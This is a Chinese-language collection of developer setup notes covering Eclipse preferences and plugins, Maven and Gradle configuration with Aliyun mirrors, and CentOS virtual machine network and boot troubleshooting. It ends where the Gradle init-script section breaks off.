**工作空间：**

Window -> Preferences -> General -> Workspace：

**Text file encoding**：选中Other并选择UTF-8

**New text file line delimiter**：

Default：选择此项将设定新建的文件换行符为系统默认的换行符。

Other：选择一个具体的换行符样式。

换行符分别有：

Windows：CRLF 0D0A 1310 \r\n (Carriage Return/Line Feed)

Unix/Linux：LF 0A 10 \n

Mac OS：CR 0D 13 \r

编码格式设定将影响新建的文件和修改保存后的文件。

换行符设定只影响新建的文件，修改后保存将延续文件保存之前的换行符设定。

**项目、文件：**

**修改已存在文件的编码格式**：

选择文件或文件夹 -> Properties -> Resource -> Text file encoding

**修改已存在文件的换行符**：

选择文件或文件夹 -> File -> Convert Line Delimiter To

**修改为一个TAB代替4个空格：**

Window -> perferences -> General -> Editors -> Text Editors：设置Displayed tab width，如果只是想替换生成的tab缩进为空格，就勾选Insert spaces for tabs

**增加不同的主题风格：**

Help -> Install New Software...：填写Work with为 http://eclipse-color-theme.github.com/update/ ，按回车，选中Eclipse Color Theme及其子项，其他默认，然后点击Next一路确定，重启后就可以在菜单Window -> Preferences -> General -> Appearance -> Color Theme选项中选择风格了。

**按扩展名修改文件编码**：

Window -> preferences -> General -> ContentTypes

**删除eclipse自动生成的//TODO Auto-generated...................**

1、在菜单栏中Window --> Preferences --> Java --> Code Style --> Code Templates --> Code

依次单击预览子项，发现有注释的，双击该项或单击右边的 Edit... 按钮，删掉注释。

2、在菜单栏中Window --> Preferences -->Java --> Editor --> Templates

然后找到 try\_catch 和 try\_finally 选项，双击之或单击右边的 Edit... 按钮，删掉注释。

**设置代码格式化风格：**Window -> perferences -> Java -> Code Style -> Formatter -> New... -> ...

**格式化代码不格式化注释：**

**格式化Java代码不格式化注释：**

Window -> Preferces -> java -> Code Style –> Formatter –> New... –> 填写模板名称 –> 下拉列表选择要基于哪个模板作修改 –> OK –> 进入Comments选项卡 -> 取消头三个勾选（文档注释、块注释、行注释）或按需取消 -> OK -> OK

**格式化XML代码不格式化注释：**

Window -> Preferces -> 搜索format -> 找到XML的Editor -> Formatting -> 取消勾选Format comments

**格式化JavaScript代码不格式化注释：**

Window -> Preferces -> 搜索format -> 找到JavaScript的Formatter -> 接下来的操作仿照格式化Java代码不格式化注释的方法。

**修改Maven默认JDK编译版本**

maven默认编译版本为1.5，解决方法：修改settings.xml文件，增加profile节点，版本自定，然后导入eclipse：

|  |
| --- |
| <profile>  <id>jdk-**1.8**</id>  <activation>  <activeByDefault>true</activeByDefault>  <jdk>**1.8**</jdk>  </activation>  <properties>  <maven.compiler.source>**1.8**</maven.compiler.source>  <maven.compiler.target>**1.8**</maven.compiler.target>  <maven.compiler.compilerVersion>**1.8**</maven.compiler.compilerVersion>  </properties>  </profile> |

之后修改已建maven项目的JDK编译版本：项目右键》Maven》Update Project...

查看eclipse默认编译版本：Window》Preferences》Java》Compiler

查看具体项目编译版本：项目右键》Properties》Java Compiler

**取消文件验证，加快运行速度**

Window》Preferences》Validation》Disable All

**预防在Project》Clean...之后项目不能重新编译启动报ClassNotFound的问题（另见解决）**

1）确保Project->Build Automaticlly已经勾选上

2）Window》Preferences》Java》Compiler》Building》取消勾选Abort build when build path errors occur

**安装JadClipse反编译插件**

**在线安装**：Help》Eclipse Marketplace》搜索JAD关键字》install找到的插件》重启即可使用。如不能使用，参考离线安装后的配置。

**离线安装**：

步骤1：下载jadclipse插件并放入eclipse插件目录plugins下。

下载地址：<https://sourceforge.net/projects/jadclipse/>

或者：<http://jadclipse.sourceforge.net/wiki/index.php/Main_Page>

步骤2：下载jad.exe并放在可执行路径下，如%JAVA\_HOME%/bin目录下。

下载地址：<http://files.cnblogs.com/files/yaoxiaoxing/jad.rar>

或者：<https://varaneckas.com/jad/>

步骤3：重启eclipse->Window->Preferences->Java->JadClipse：

Path to decompiler：设置反编译工具jad.exe的全路径名；

Directory for temporary files：设置会生成的临时文件的路径（默认即可）。

步骤4：进入 Window--preferences--file associations：

\*.class和\*.class without source添加查看器（若无）：jadClipse并设为默认查看器。

* 1. **Servlet模板**

|  |
| --- |
| **package** 包名;**import** java.io.IOException;**import** javax.servlet.ServletException;**import** javax.servlet.http.HttpServlet;**import** javax.servlet.http.HttpServletRequest;**import** javax.servlet.http.HttpServletResponse;**public** **class** Servlet类名 **extends** HttpServlet {**private** **static** **final** **long** ***serialVersionUID*** = 1L;**public** RegistServlet() {**super**();}**protected** **void** doGet(HttpServletRequest request, HttpServletResponse response) **throws** ServletException, IOException {}**protected** **void** doPost(HttpServletRequest request, HttpServletResponse response) **throws** ServletException, IOException {doGet(request, response);}} |

* 1. **Eclipse插件**

**插件安装方法**：请将更新站点URL复制到剪贴板，然后按照以下步骤将此URL添加到“可用软件站点”列表。尝试使用您的Web浏览器访问URL将返回拒绝访问错误。

1. 从Help菜单中，选择Install New Software...以打开安装新软件对话框。
2. 将更新站点的URL粘贴到Work with文本框中，然后按Enter（或Return）键。
3. 在下面的填充表中，选中插件名称旁边的框，然后单击下一步按钮。
4. 单击下一步按钮转到许可页面。
5. 选择接受许可协议条款的选项，然后单击完成按钮。
6. 您可能需要重新启动Eclipse才能继续。

**Aptana**：开源的AJAX开发IDE，在html和js下有**js代码错误提示功能！**

<http://download.aptana.com/studio3/plugin/install>

**国际化插件：****Properties Editor**

eclipse中properties文件无法写成中文是因为Window -> Preferces -> General -> Content Types -> Text -> Java Properties File 被锁定为ISO-8859-1了。

安装国际化插件：

Work with-》Add...：

Name: Properties Editor

Location: http://propedit.sourceforge.jp/eclipse/updates/

中间Pending完后勾选HyperlinkDetector和PropertiesEditor

一路next，安装成功后properties默认编辑器被改为PropertiesEditor，可在Window -> Preferces -> General -> Editors -> File Associations中查看或更改。PropertiesEditor的详细配置选项在Preferces的一级菜单中。

**离线安装插件下载地址**：<http://sourceforge.jp/projects/propedit/downloads/40156/jp.gr.java_conf.ussiy.app.propedit_5.3.3.zip/>

**SpringIDE：**[**Spring配置文件**](http://blog.csdn.net/HH775313602/article/details/70176531)**的编辑助手、内容校验和依赖查看工具**

**第一步，先查看下自己的Eclipse是什么版本**

**第二步：安装插件，这里以在线安装为例**

2.1 点击Eclipse菜单‘Help ->Install New Software…. ’

2.2 在Work with: 中输入网址 http://dist.springsource.com/release/TOOLS/update/e4.3/，最后的4.3改成你自己的版本号，然后按回车。

2.3 中间Pending完后勾选下列四个SpringIDE插件：

Core / Spring IDE

Extensions / Spring IDE

Integrations / Spring IDE

Resources / Spring IDE

2.4 去掉勾选Contact all update sites during install to find required software复选框，安装会快点

2.5 一路点击‘Next’直到’Finish’

2.6 安装好后按提示确认重启Eclipse即可。

**第三步：设置xml文件编辑时自动提示内容**

安装完插件后需手动按Alt+/ 才有内容提示，设置自动提示的方法如下：

点击Eclipse菜单‘Window-> Preferences-> XML -> XMLFiles -> Editor -> Content Assist’，修改两个地方：

1.把Auto activation delay(ms):改为0

2.在Prompt when these characters are inserted输入框内追加一个英文的点

至此，当xml打开方式为Spring Config Editor和XML Editor的时候，就可以自动提示了。

**第四步：建议配置一下Spring的xsd**

1.点击Eclipse菜单Window –>Preferences –>XML -> XML Catalog，在右侧点一下‘User Specified Entries，然后点击‘Add...’按钮：

2.点击 ‘File System...’按钮,选择spring-beans-4.0.xsd（选择需要的版本）文件

3.修改一下Key值，将Spring配置文件beans元素xsi:schemaLocation属性值中下面一段内容拷入：

<http://www.springframework.org/schema/beans/spring-beans-4.0.xsd>

* 1. **eclipse故障解决**

[**Server Tomcat v7.0 Server at localhost failed to start.解决办法**](http://www.cnblogs.com/zlslch/p/6428348.html)

把你工作空间文件夹下的如下路径打开：<workspace-directory>\.metadata\.plugins\org.eclipse.wst.server.core

删除里面的temp\*文件夹，我这有temp0，可能是一个tomcat对应一个temp吧，不太清楚，删除后重启eclipse，tomcat就可以用了。

**Eclipse莫名其妙窗口总是在最前的解决办法**

方法一：重启eclipse，麻烦。


方法二：Window》New Window》关掉之前的Window》新Window的面板会重置

1. **其他开发工具**
   1. **UML**

UML（Unified Modeling Language，统一建模语言）：是一种可视化的建模语言，是一种标准的系统设计表示法。它能让系统构造者用标准的、易于理解的方式建立起能够表达出他们想象力的系统蓝图，并且提供一种机制，以便于不同的人之间有效地共享和交流设计结果。

**UML的组成**

一组UML图组成一个模型。



类图

对象图

用例图

状态图

顺序图

活动图

协作图

构件图

部署图

**UML的其他特征**

注释

关键字和构造型

**UML2.0中的新图**

组成结构图

交互纵览图

计时图

有创新也有保留的包图

* 1. **浏览器**

**火狐**

火狐各种版本下载：<https://ftp.mozilla.org/pub/firefox/releases/>

火狐好用的扩展：

批量复制链接：

Copy Selected Links

Copy Urls Expert（火狐57以上不可用）

在线视频下载：

Video DownloadHelper

NetVideoHunter（火狐57以上不可用）

* 1. **Notepad++**

**编辑远程Linux文件**

第一步：插件 -》NppFTP -》Show NppFTP Window

第二步：在弹出的面板中单击Settings图标（齿轮），选择Profile settings

第三步：Add new -》输入自定义名称 -》OK -》Hostname输入远程Linux的IP，Connection type选择SFTP，端口会自动变为22，再输入用户名和密码 -》Close

第四步：单击Connect图标，选择刚建的连接，就可以编辑远程Linux文件了。

**注意：编辑完文件保存前确保以UTF-8无BOM格式编码。**

* 1. **SecureCRT**

**修改命令窗口样式**

Options -> Global Options... -> Default Session -> Edit Default Settings... -> Emulation -> Terminal选项把VT100改为Linux

**查看文件内容乱码解决方案**

Options -> Global Options... -> Default Session -> Edit Default Settings... -> Appearance -> Character encoding选项选择UTF-8

* 1. **FileZillar**

**传输文件MD5不一致解决方案**：菜单栏->传输->传输类型->选择二进制（Binary）

造成大小不一致的原因：ASCII模式和二进制（Binary）模式的区别是回车换行的处理，Binary模式不对数据进行任何处理，ASCII模式将回车换行转换为本机的回车字符，比如：UNIX下是\n,Windows下是\r\n，Mac下是\r。

* 1. **VMware Workstation**

**虚拟机CentOS卡死在开机滚动条**

1. 重启按e键进入grub菜单
2. 选择要启动的版本，然后按e
3. 选择带kernel的项，然后按e进入grub编辑页面

4）去掉rhgb quiet字样，按回车保存回到高亮带kernel的项

5）按b启动它就能看到启动过程了，系统卡住时会提示哪里出错了。

**selinux设置错误导致系统不能启动卡死在开机滚动条**

系统不能启动卡死在开机滚动条，重启按e按e按↓按e删除rhgb quiet字样按Enter按b检查启动原因，提示为Failed to load SELinux policy. Freezing...

错误原因：

配置关闭SELinux时配置错了

应修改配置文件/etc/selinux/config中的“SELINUX”参数值（值enforcing改为disabled）

但是误将“SELINUXTYPE”看成“SELINUX”，修改了SELINUXTYPE参数值（原值为targeted）

解决办法：

1. 重启按e键进入grub菜单
2. 选择要启动的版本，然后按e
3. 选择带kernel的项，然后按e进入grub编辑页面
4. 添加参数selinux=0或enforcing=0，按回车保存回到高亮选择的启动项
5. 按b启动它就能进入系统了
6. 修改selinux配置文件，SELINUXTYPE值改回targeted，SELINUX值改为disabled

**虚拟机无法使用NAT模式上网解决方法**

Windows服务中先停止VMware DHCP Service，再顺序开启VMware NAT Service和VMware DHCP Service。

**解决虚拟机CentOS的IP只有127.0.0.1，无法联网及远程登录问题**

ifconfig只能查到127.0.0.1的网卡，ifconfig -a发现多了个无ip的网卡，原因是该网卡未启用。解决方法：

1、首先确定连接必须设置为桥接的方式。

2、修改文件/etc/sysconfig/network-scripts/ifcfg-eth0 (文件名因你网卡名称而异），将ONBOOT的值no改为yes

3、修改完成后service network restart重启网络配置，现在应该就可以上网了。

**虚拟机克隆或复制没有IP**

**症状**

a> 上不了网了  
b> service network restart报错“bring up interface eth0: device eth0 does not seem to be present, delaying initialization”  
c> ifconfig  
lo        Link encap:Local Loopback  
          ......  
d> ifconfig -a  
eth1       Link encap:Ethernet  HWaddr 00:0C:29::6B:21:A6  
          ......

lo        Link encap:Local Loopback  
          ......

**分析**

克隆或复制CentOS虚拟机后，VMWare为了避免网卡冲突又重新为新的CentOS虚拟机虚拟出来了一个网卡eth1，这就是为什么 ifconfig 时没有 eth0 了，虽然 VMWare 为新的 CentOS 虚拟机虚拟了一个新的网卡 eth1，但它并没有更改 /etc/sysconfig /network-scripts/ifcfg-eth0 的信息，因此错误就出现了。如果克隆多次还可能会有 eth2,eth3 等，这里不说了。

**解决**

a> ifconfig -a查询并记住网卡名（假设为eth1）和物理地址。

根据网卡名修改配置文件名：mv /etc/sysconfig/network-scripts/ifcfg-eth0 /etc/sysconfig/network-scripts/ifcfg-eth1

b> 修改配置文件内容：/etc/sysconfig/network-scripts/ifcfg-eth1中的

DEVICE="eth0"改为DEVICE="eth1"

HWADDR="XX:XX:XX:XX:XX:XX"改为eth1的物理地址

（c> 重启网络服务：service network restart

**远程登录CentOS出现Network error: Connection refused解决方法**

**1、查看SSH服务有没有安装**

# rpm -qa|grep ssh

**2、查看SSH服务有没有开启**

# /etc/init.d/sshd status

如果openssh-daemon is stopped，开启sshd服务：

# service sshd start

**3、查看所有的端口**

# netstat -tlnp

**4、查看ssh使用的22号端口有没有enable**

# netstat -an|grep 22

**5、采用SSH能不能正常连接**

# ssh [root@192.168.1.100](mailto:root@192.168.1.100)

**6、把Linux防火墙都关闭**

**7、看ip是否冲突**

* 1. **jd-gui**

**运行报错“This application requires Java Runtime Environment 1.7”解决方案：**

以下内容另存为reg文件运行之（注意标黄部分按实际情况修改）：

|  |
| --- |
| Windows Registry Editor Version 5.00  [HKEY\_LOCAL\_MACHINE\SOFTWARE\JavaSoft]  [HKEY\_LOCAL\_MACHINE\SOFTWARE\JavaSoft\Java Runtime Environment]  "CurrentVersion"="1.8"  [HKEY\_LOCAL\_MACHINE\SOFTWARE\JavaSoft\Java Runtime Environment\1.8]  "JavaHome"="E:\\Program Files\\Java\\jdk1.8.0\_131" |

1. **项目管理**
   1. **Maven**

**基础概念**

**Project：**工程

**POM：**pom.xml

**GroupId：**工程的唯一标识符（工程名）

**Artifact：**构件，工程将要产生或需要使用的文件，可以是jar文件、源文件、二进制文件、war文件、pom文件。每个Artifact都由GroupId和ArtifactId组合的标识符唯一识别，需要被使用的Artifact都要放在仓库（Repository）中。

**Dependency：**依赖包。Dependency一般是其他工程的Artifact。

**Plug-in：**插件。

**Repository：**仓库。即放置Artifact的地方。有中央仓库、公共仓库、私有仓库及本地仓库之分。可用Nexus（<http://www.sonatype.org/nexus>）创建Maven私有仓库。

**Maven的安装**

安装Maven之前要确保已经安装好了jdk，并且配置好了环境变量JAVA\_HOME。具体安装步骤如下：

1.     从apache网上下载maven项目的压缩包。下载地址为：http://maven.apache.org/download.html。比如现在最新的Maven版本是3.0.4，那么我下载好的安装文件就是apache-maven-3.0.4.zip。

2.     将下载后的压缩包解压到Maven的安装目录，比如说是D:\\develop，那么解压后就是D:\\develop\\apache-maven-3.0.4。

3.     添加环境变量M2\_HOME，其值为Maven的家目录，如D:\\develop\\apache-maven-3.0.4。

4.     添加环境变量M2，其值将为maven安装目录的bin目录，即D:\\develop\\apache-maven-3.0.4\\bin，对于windows系统也可以使用%M2\_HOME%\\bin，对于linux系统也可以使用$M2\_HOME/bin。

5.     将环境变量M2加入到PATH变量中，对于windows系统，可以在PATH变量的值后面加上“;%M2%”，对于linux系统，可以使用“export path=$path:$M2”

6.     还有一个可选的环境变量MAVEN\_OPTS，该环境变量主要是配置Maven在使用jdk的时候指定JVM属性的。如指定其值为“-Xms256m -Xmx512m”，增加大小可防止内存溢出。

经过以上几步之后Maven就安装成功了。接下来我们可以在命令窗口使用mvn --version来验证一下Maven是否安装成功。如能正确输出Maven的安装版本，则表示它安装成功了。

**配置文件模板****settings.xml**

|  |
| --- |
| <?xml version=*"1.0"* encoding=*"UTF-8"*?>  <settings xmlns=*"http://maven.apache.org/SETTINGS/1.0.0"*  xmlns:xsi=*"http://www.w3.org/2001/XMLSchema-instance"*  xsi:schemaLocation=*"http://maven.apache.org/SETTINGS/1.0.0 http://maven.apache.org/xsd/settings-1.0.0.xsd"*>  <!-- 设置本地仓库路径 -->  <localRepository>C:\\Users\\TWX\\.m2\\repository</localRepository>  <pluginGroups>  </pluginGroups>  <proxies>  </proxies>  <servers>  </servers>  <mirrors>  <!-- 配置阿里云Maven镜像服务器 -->  <mirror>  <id>aliyun</id>  <name>aliyun Maven</name>  <mirrorOf>\*</mirrorOf>  <url>http://maven.aliyun.com/nexus/content/groups/public/</url>  </mirror>  </mirrors>    <profiles>  <!-- 默认JDK版本 -->  <profile>  <id>jdk-1.8</id>  <activation>  <activeByDefault>true</activeByDefault>  <jdk>1.8</jdk>  </activation>  <properties>  <maven.compiler.source>1.8</maven.compiler.source>  <maven.compiler.target>1.8</maven.compiler.target>  <maven.compiler.compilerVersion>1.8</maven.compiler.compilerVersion>  </properties>  </profile>  </profiles>    <activeProfiles>  </activeProfiles>  </settings> |

**配置Maven的环境信息**

在Maven中提供了一个settings.xml文件来定义Maven的全局环境信息。这个文件会存在于Maven的安装目录的conf子目录下面，或者是用户家目录的.m2子目录下面。我们可以通过这个文件来定义本地仓库、远程仓库和联网使用的代理信息等。

其实相对于多用户的PC机而言，在Maven安装目录的conf子目录下面的settings.xml才是真正的全局的配置。而用户家目录的.m2子目录下面的settings.xml的配置只是针对当前用户的。当这两个文件同时存在的时候，那么对于相同的配置信息用户家目录下面的settings.xml中定义的会覆盖Maven安装目录下面的settings.xml中的定义。用户家目录下的settings.xml文件一般是不存在的，但是Maven允许我们在这里定义我们自己的settings.xml，如果需要在这里定义我们自己的settings.xml的时候就可以把Maven安装目录下面的settings.xml文件拷贝到用户家目录的.m2目录下，然后改成自己想要的样子。

先来看一个基本的settings.xml的样子：

|  |
| --- |
| <?xml version="1.0" encoding="UTF-8"?>  <settings xmlns="http://maven.apache.org/SETTINGS/1.0.0"            xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"            xsi:schemaLocation="http://maven.apache.org/SETTINGS/1.0.0 http://maven.apache.org/xsd/settings-1.0.0.xsd">      <localRepository>D:\\develop\\mavenRepository</localRepository>    <interactiveMode>true</interactiveMode>    <offline>false</offline>    <pluginGroups>      </pluginGroups>      <proxies>      <proxy>        <id>optional</id>        <active>true</active>        <protocol>http</protocol>        <username>proxyuser</username>        <password>proxypass</password>        <host>proxy.host.net</host>        <port>80</port>        <nonProxyHosts>local.net|some.host.com</nonProxyHosts>      </proxy>    </proxies>      <servers>      <server>        <id>deploymentRepo</id>        <username>repouser</username>        <password>repopwd</password>      </server>    </servers>      <mirrors>      <mirror>        <id>mirrorId</id>        <mirrorOf>repositoryId</mirrorOf>        <name>Human Readable Name for this Mirror.</name>        <url>http://my.repository.com/repo/path</url>      </mirror>    </mirrors>      <profiles>      <profile>        <id>jdk-1.5</id>        <activation>          <jdk>1.5</jdk>        </activation>        <repositories>          <repository>            <id>jdk15</id>            <name>jdk1.5</name>            <url>http://www.myhost.com/maven/jdk15</url>            <layout>default</layout>            <snapshotPolicy>always</snapshotPolicy>          </repository>        </repositories>      </profile>    </profiles>    <activeProfiles>      <activeProfile>jdk-1.5</activeProfile>    </activeProfiles>  </settings> |

settings.xml中主要包括以下元素：

localRepository：表示Maven用来在本地储存信息的本地仓库的目录。默认是用户家目录下面的.m2/repository目录。

interactiveMode：表示是否使用交互模式，默认是true；如果设为false，那么当Maven需要用户进行输入的时候，它会使用一个默认值。

offline：表示是否离线，默认是false。这个属性表示在Maven进行项目编译和部署等操作时是否允许Maven进行联网来下载所需要的信息。

pluginGroups：在pluginGroups元素下面可以定义一系列的pluginGroup元素。表示当通过plugin的前缀来解析plugin的时候到哪里寻找。pluginGroup元素指定的是plugin的groupId。默认情况下，Maven会自动把org.apache.maven.plugins和org.codehaus.mojo添加到pluginGroups下。

proxies：其下面可以定义一系列的proxy子元素，表示Maven在进行联网时需要使用到的代理。当设置了多个代理的时候第一个标记active为true的代理将会被使用。下面是一个使用代理的例子：

|  |
| --- |
| <proxies>    <proxy>        <id>xxx</id>        <active>true</active>        <protocol>http</protocol>        <username>用户名</username>        <password>密码</password>        <host>代理服务器地址</host>        <port>代理服务器的端口</port>        <nonProxyHosts>不使用代理的主机</nonProxyHosts>    </proxy>  </proxies> |

servers：其下面可以定义一系列的server子元素，表示当需要连接到一个远程服务器的时候需要使用到的验证方式。这主要有username/password和privateKey/passphrase这两种方式。以下是一个使用servers的示例：

|  |
| --- |
| <servers>    <server>      <id>id</id>      <username>用户名</username>      <password>密码</password>    </server>  </servers> |

mirrors：用于定义一系列的远程仓库的镜像。我们可以在pom中定义一个下载工件的时候所使用的远程仓库。但是有时候这个远程仓库会比较忙，所以这个时候人们就想着给它创建镜像以缓解远程仓库的压力，也就是说会把对远程仓库的请求转换到对其镜像地址的请求。每个远程仓库都会有一个id，这样我们就可以创建自己的mirror来关联到该仓库，那么以后需要从远程仓库下载工件的时候Maven就可以从我们定义好的mirror站点来下载，这可以很好的缓解我们远程仓库的压力。在我们定义的mirror中每个远程仓库都只能有一个mirror与它关联，也就是说你不能同时配置多个mirror的mirrorOf指向同一个repositoryId。

看以下是一个使用mirrors的例子：

|  |
| --- |
| <mirrors>      <mirror>        <id>mirrorId</id>        <mirrorOf>repositoryId</mirrorOf>        <name>定义一个容易看懂的名称 </name>        <url>http://my.repository.com/repo/path</url>      </mirror>  </mirrors> |

id：是用来区别mirror的，所有的mirror不能有相同的id

mirrorOf：用来表示该mirror是关联的哪一个仓库，其值为其关联仓库的id。当要同时关联多个仓库时，这多个仓库之间可以用逗号隔开；当要关联所有的仓库时，可以使用“\*”表示；当要关联除某一个仓库以外的其他所有仓库时，可以表示为“\*,!repositoryId”；当要关联不是localhost或用file请求的仓库时，可以表示为“external:\*”。

url：表示该镜像的url。当Maven在建立系统的时候就会使用这个url来连接到我们的远程仓库。

profiles：用于指定一系列的profile。profile元素由activation、repositories、pluginRepositories和properties四个元素组成。当一个profile在settings.xml中是处于活动状态并且在pom.xml中定义了一个相同id的profile时，settings.xml中的profile会覆盖pom.xml中的profile。

（1）activation：这是profile中最重要的元素。跟pom.xml中的profile一样，settings.xml中的profile也可以在特定环境下改变一些值，而这些环境是通过activation元素来指定的。

看下面一个例子：

|  |
| --- |
| <profiles>    <profile>      <id>test</id>      <activation>        <activeByDefault>false</activeByDefault>        <jdk>1.6</jdk>        <os>          <name>Windows 7</name>          <family>Windows</family>          <arch>x86</arch>          <version>5.1.2600</version>        </os>        <property>          <name>mavenVersion</name>          <value>2.0.3</value>        </property>        <file>          <exists>${basedir}/file2.properties</exists>          <missing>${basedir}/file1.properties</missing>        </file>      </activation>      ...    </profile>  </profiles> |

在上面这段代码中，当所有的约束条件都满足的时候就会激活这个profile。

jdk：表示当jdk的版本满足条件的时候激活，在这里是1.6。这里的版本还可以用一个范围来表示，如

<jdk>[1.4,1.7)</jdk>表示1.4、1.5和1.6满足；

<jdk>[1.4,1.7]</jdk>表示1.4、1.5、1.6和1.7满足；

os：表示当操作系统满足条件的时候激活。

property：property是键值对的形式，表示当Maven检测到了这样一个键值对的时候就激活该profile。

(1)下面的示例表示当存在属性hello的时候激活该profile。

|  |
| --- |
| <property>         <name>hello</name>  </property> |

(2)下面的示例表示当属性hello的值为world的时候激活该profile。

|  |
| --- |
| <property>         <name>hello</name>         <value>world</value>  </property> |

 这个时候如果要激活该profile的话，可以在调用Maven指令的时候加上参数hello并指定其值为world，如：

mvn compile –Dhello=world

file：表示当文件存在或不存在的时候激活，exists表示存在，missing表示不存在。如下面的例子表示当文件hello/world不存在的时候激活该profile：

|  |
| --- |
| <profile>         <activation>                <file>                       <missing>hello/world</missing>                </file>         </activation>  </profile> |

activeByDefault：当其值为true的时候表示如果没有其他的profile处于激活状态的时候，该profile将自动被激活。

（2）properties：用于定义属性键值对的。当该profile是激活状态的时候，properties下面指定的属性都可以在pom.xml中使用。

（3）repositories：用于定义远程仓库的，当该profile是激活状态的时候，这里面定义的远程仓库将作为当前pom的远程仓库。

|  |
| --- |
| <repositories>    <repository>      <id>codehausSnapshots</id>      <name>Codehaus Snapshots</name>      <releases>        <enabled>false</enabled>        <updatePolicy>always</updatePolicy>        <checksumPolicy>warn</checksumPolicy>      </releases>      <snapshots>        <enabled>true</enabled>        <updatePolicy>never</updatePolicy>        <checksumPolicy>fail</checksumPolicy>      </snapshots>      <url>http://snapshots.maven.codehaus.org/maven2</url>      <layout>default</layout>    </repository>  </repositories> |

releases、snapshots：这是对于工件的类型的限制。

enabled：表示这个仓库是否允许这种类型的工件

updatePolicy：表示多久尝试更新一次。可选值有always、daily、interval:minutes（表示每多久更新一次）和never。

checksumPolicy：当Maven在部署项目到仓库的时候会连同校验文件一起提交，checksumPolicy表示当这个校验文件缺失或不正确的时候该如何处理，可选项有ignore、fail和warn。

（4）pluginRepositories：在Maven中有两种类型的仓库，一种是存储工件的仓库，另一种就是存储plugin插件的仓库。pluginRepositories的定义和repositories的定义类似，它表示Maven在哪些地方可以找到所需要的插件。

activeProfiles：底包含一系列的activeProfile元素，表示对于所有的pom都处于活跃状态的profile。如：

|  |
| --- |
| <activeProfiles>    <activeProfile>alwaysActiveProfile</activeProfile>    <activeProfile>anotherAlwaysActiveProfile</activeProfile>  </activeProfiles> |

**Maven添加阿里云镜像**

|  |
| --- |
| <mirror>  <id>nexus-aliyun</id>  <mirrorOf>\*</mirrorOf>  <name>Nexus aliyun</name>  <url>http://maven.aliyun.com/nexus/content/groups/public</url>  </mirror> |

**Maven坐标**

<dependencies>

<!-- spring-webmvc -->

<dependency>

<groupId>org.springframework</groupId>

<artifactId>spring-webmvc</artifactId>

<version>3.2.8.RELEASE</version>

</dependency>

<!-- junit -->

<dependency>

<groupId>junit</groupId>

<artifactId>junit</artifactId>

<version>4.12</version>

</dependency>

</dependencies>

**Maven搜索pom配置的网站**

<http://search.maven.org/#search>

<http://mvnrepository.com>

<http://maven.aliyun.com/nexus/#welcome>

* 1. **Gradle**

**Gradle添加阿里云镜像**

对单个项目生效，在项目中的build.gradle中添加内容（**一定要放在mavenCentral()的上方**）：

|  |
| --- |
| repositories {  mavenLocal()  maven {url 'http://maven.aliyun.com/nexus/content/groups/public/'}  mavenCentral()  } |

对所有项目生效，在USER\_HOME/.gradle/下创建init.gradle文件：

|  |
| --- |
